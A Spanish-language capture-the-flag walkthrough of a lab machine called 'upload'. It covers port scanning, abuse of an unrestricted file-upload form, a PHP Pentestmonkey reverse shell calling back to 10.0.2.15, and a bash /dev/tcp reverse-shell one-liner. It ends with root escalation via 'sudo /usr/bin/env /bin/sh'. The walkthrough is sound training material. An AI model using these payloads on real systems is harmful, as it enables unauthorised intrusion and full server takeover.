


Maquina upload

1. Confirmé que la máquina objetivo estaba activa

Primero, hice un ping para asegurarme que la IP 172.17.0.2 respondía y estaba levantada en la red.

`ping -c 1 172.17.0.2`




```
kali@Santi: ~/Desktop root@Santi:/home/kali/Desktop
home/kali/Desktop ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.101 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.101/0.101/0.101/0.000 ms
```

2. Escaneé todos los puertos para ver qué servicios había disponibles

Con un escaneo completo de Nmap busqué puertos abiertos y qué servicios estaban corriendo:

`nmap -sS -sV -p- 172.17.0.2`




```
80/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Upload here your file
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Encontré que el puerto 80 estaba abierto, con un servidor Apache corriendo PHP, lo que me daba una pista de que podía intentar subir un archivo PHP malicioso.

3. Accedí a la web y encontré un formulario para subir archivos


Entré con el navegador a la IP y vi un sitio con un formulario para subir archivos. Esto es clave, porque ahí podría subir un archivo PHP para ejecutar comandos en el servidor.




4. Generé un reverse shell en PHP

Usé <https://www.revshells.com> para generar un reverse shell en PHP. Puse mi IP local 10.0.2.15 y el puerto que quería usar, inicialmente 8080, y seleccioné la opción PHP Pentestmonkey para obtener el código listo.

Guardé ese código en un archivo llamado reverse.php.





```
#!/usr/bin/perl
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit(0);
$VERSION = "1.0";
$ip = '10.0.2.15';
$port = 8080;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();
    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
    if ($pid) {
        // Parent exits
        exit(0);
    }
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }
    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}
chdir("/");
umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read from
    1 => array("pipe", "w"), // stdout is a pipe that the child will write to
    2 => array("pipe", "w") // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);
```


5. Subí el reverse shell a la web

Con el formulario de subida, subí el archivo reverse.php al servidor, que quedó alojado en la carpeta /uploads/.

6. Puse un listener en mi máquina para recibir la conexión

En mi máquina puse netcat para escuchar en el puerto 8080 (después lo cambié a 8888 cuando el 8080 no funcionó bien):

nc -nvlp 8888



7. Ejecuté el reverse shell en el servidor

Desde el navegador llamé la URL:

<http://172.17.0.2/uploads/reverse.php>

Esto hizo que el servidor se conectara a mi máquina y me diera una shell remota.

Como el puerto 8080 no respondió, cambié el puerto a 8888 tanto en el código PHP como en el listener, y así conseguí conexión.

Además, probé con:

<http://172.17.0.2/uploads/cmd.php?cmd=bash> -c "bash -i >& /dev/tcp/10.0.2.15/8888 0>&1"

que me dio más control directo.

8. Conseguí shell como usuario limitado www-data

Una vez conectado, hice whoami y confirmé que estaba en el servidor como www-data, el usuario con que corre Apache.

9. Mejoré la terminal para que sea interactiva

Para evitar los problemas típicos de shells remotas limitadas (como falta de control de trabajos o que no funcione bien el teclado), usé:

```
script /dev/null -c bash
export TERM=xterm
```

Esto hizo que la shell sea más usable.

10. Busqué qué comandos puedo ejecutar con sudo

Probé con:

sudo -l

y vi que www-data puede correr sin contraseña el comando /usr/bin/env como root.

11. Aproveché ese permiso para obtener shell root

Ejecuté:

sudo /usr/bin/env /bin/sh

y obtuve un shell con privilegios de root, confirmado con:

whoami
root

Conclusión:

Pude ingresar al servidor gracias a la vulnerabilidad en la subida de archivos y la ejecución de código PHP. Luego, con la escalada de privilegios vía sudo, conseguí acceso root.